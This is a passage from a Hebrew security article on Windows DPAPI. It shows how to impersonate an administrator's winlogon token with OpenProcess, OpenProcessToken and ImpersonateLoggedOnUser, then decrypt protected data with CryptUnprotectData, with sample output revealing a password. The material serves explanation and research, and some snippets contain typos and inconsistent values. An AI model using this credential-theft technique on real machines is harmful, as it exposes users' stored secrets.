בתור התחלה נצטרך לאתר Process אשר שייך למשתמש אליו אנו רוצים להתחזות. בשביל לעשות זאת, נצטרך להשיג את מספר ה-Session שאיתו הוא רץ כרגע.

נשתמש בפקודה *quser*:

```
C:\Windows\system32\cmd.exe

C:\Users\martin>quser
 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
 administrator         console             1  Active      none   10/1/2022 11:37 AM
>martin                rdp-tcp#0           2  Active         .   10/1/2022 11:48 AM

C:\Users\martin>
```

ניתן לראות שמספר ה-session הוא 1, ושהמשתמש מחובר פיזית למחשב, בניגוד למיסטוס שלנו עם המשתמש martin.

נריץ tasklist, ונחפש תהליכים שרצים תחת מספר ה-session הזה:

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\martin>tasklist

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         24 K
System                           4 Services                   0        296 K
smss.exe                       216 Services                   0        976 K
csrss.exe                      292 Services                   0      3,708 K
csrss.exe                      344 Console                    1      4,316 K
wininit.exe                    352 Services                   0      4,032 K
winlogon.exe                   376 Console                    1      4,568 K
services.exe                   440 Services                   0      8,176 K
lsass.exe                      448 Services                   0     29,764 K
lsm.exe                        456 Services                   0      5,656 K
svchost.exe                    604 Services                   0      8,120 K
svchost.exe                    684 Services                   0      6,788 K
```

נוכל לשים לב לתהליך *winlogon* אשר רץ תחת ה-Session של Administrator.

כעת, כשאנחנו יודעים את ה-PID של התהליך אליו נרצה להתחזות, נתחיל לכתוב את התוכנית שלנו, שתרוץ בעמדה הנתקפת.

כתיבת התוכנית

בתור התחלה, ננסה לקבל Handle לתהליך אליו נרצה להתחזות. נשתמש בפונקציה *OpenProcess* בשביל לעשות זאת:

```
HANDLE processHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, 376);
```

כעת נשתמש ב-Handle שקיבלנו בשביל לחלץ Handle נוסף - הפעם ל-Access Token של אותו התהליך.

```
    HANDLE hToken;
    OpenProcessToken(processHandle, TOKEN_ALL_ACCESS, &hToken))
```

כעת לאחר שהשגנו את ה-Access Token, אנחנו מוכנים להחלפה שלנו. נשתמש בפונקציה *ImpersonateLoggedOnUser* בשביל לעשות זאת:

```
   ImpersonateLoggedOnUser(hToken)
```

וכעת כל קוד שירוץ תחת ה-Thread הנוכחי, ירוץ עם ההרשאות של המשתמש Administrator. עכשיו נוכל לפענח את המחרוזת באמצעות הפונקציה *CryptUnprotectData*.

```
    CryptnprotectData = "01000000D08C9DDF01F0EF0000800000070007...";
    CryptUnprotectData(&encryptedBlob, NULL, NULL, NULL, NULL, 0,
        &plainBlob);

    printf("Decrypted data: %.*s\n", plainBlob.cbData,
plainBlob.pbData);
```

דוגמה לריצת התוכנית (עם הדפסות whoami בין שלבי האימפרסונציה):

```
C:\WINDOWS\system32>DPAPIDecryptor.exe
I am "SYSTEM"
Opening handle to process 24124
Copying Token
Setting Token to current thread
I am "Administrator"
Calling to CryptUnprotectData
Decrypted data: Adm1nP@ssw0rd

C:\WINDOWS\system32>
```

הצלחנו להשיג את הסיסמה ☺

סיכום

DPAPI היא באמת דרך נוחה וידידותית להצפנת מידע. הפיצ'ר הזה נמצא בחיינו כבר שני עשורים, הוא משמש אותנו כנראה כל יום (ואם לא כשמיקרוסופט משתמשים בו, אז לפחות כש-Chrome משתמש בו), ועדיין הוא יחסית נמצא מתחת לרדאר.

אומנם קיימות לא מעט דרכים לפענוח שלו - שהן לא הדרך לה Microsoft התכוונו, אבל כולן מסתמכות על חולשה מסוימת מצד המשתמש: בין אם מדובר בהרצת קוד, גניבת קבצים, ואפילו סיסמה חלשה.

המנגנון כשלעצמו חזק, וזאת הסיבה שהוא איתנו כל כך הרבה זמן כמעט בלי שינוי, וגם הסיבה שהוא ישאר איתנו עוד הרבה זמן (למרות הציוצים של בנג'מין דלפי).

חשוב לי לציין שבמהלך כתיבת המאמר נשענתי רבות על מחקרים של אנשים פרטיים וגופים שונים מתקופות זמן שונות, ולא פעם מצאתי סתירה ביניהם. ניסיתי לוודא כמה שיותר את אמינות המידע מכמה מקורות, וגם מבדיקות שלי.

מקורות

1. המחקר של Jean Picod ו-Elie Burzstein, כותבי dpapick

https://elie.net/static/files/reversing-dpapi-and-stealing-windows-secrets-offline/reversing-dpapi-and-stealing-windows-secrets-offline-paper.pdf

2. מאמר על DPAPI באתר Threat Hunter Playbook

https://threathunterplaybook.com/library/windows/data_protection_api.html

3. פענוח DPAPI באמצעות MIMIKATZ ו-C

https://www.ired.team/offensive-security/credential-access-and-credential-dumping/reading-dpapi-encrypted-secrets-with-mimikatz-and-c++

4. "סודות DPAPI" באתר The Hacker Recpies

https://www.thehacker.recipes/ad/movement/credentials/dumping/dpapi-protected-secrets

5. כתבה על Windows Security Tokens באתר של elastic

https://www.elastic.co/blog/introduction-to-windows-tokens-for-security-practitioners